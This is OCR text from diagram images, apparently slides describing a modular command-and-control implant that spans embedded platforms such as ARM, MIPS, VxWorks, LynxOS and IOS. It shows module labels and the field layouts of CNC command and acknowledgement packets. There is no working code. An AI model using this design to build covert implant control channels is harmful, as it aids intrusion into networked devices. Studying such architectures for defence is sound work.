

CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D
ARM



CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D


MIPS


CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D
AVR, x86, rpc, etc



CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D
VxWorks


CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D
VxWorks



CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.D
LynxOS



CNC_MODULE-A
CNC_MODULE-B
CNC_MODULE-C
CNC_MODULE-D
PACKET SCRUBBER
IOMEM
CNC_CMD.C
CE_IOS_Linux/kernel, DSP_etc

CNC_CMD




CNC_Ack





CNC_CMD
32-BITS
0xACACACAC
SEQ #
TOTAL #
PAYLOAD LEN
CHKSUM
0xFACEDFED
CNC
ENVELOPE
CNC_ACK
32 BITS
0xACACACAC
DEVICE ID
MEMSTATE HASH
SRC IP
ACK_ID
PAYLOAD LEN
CHKSUM
0xFACEDFED

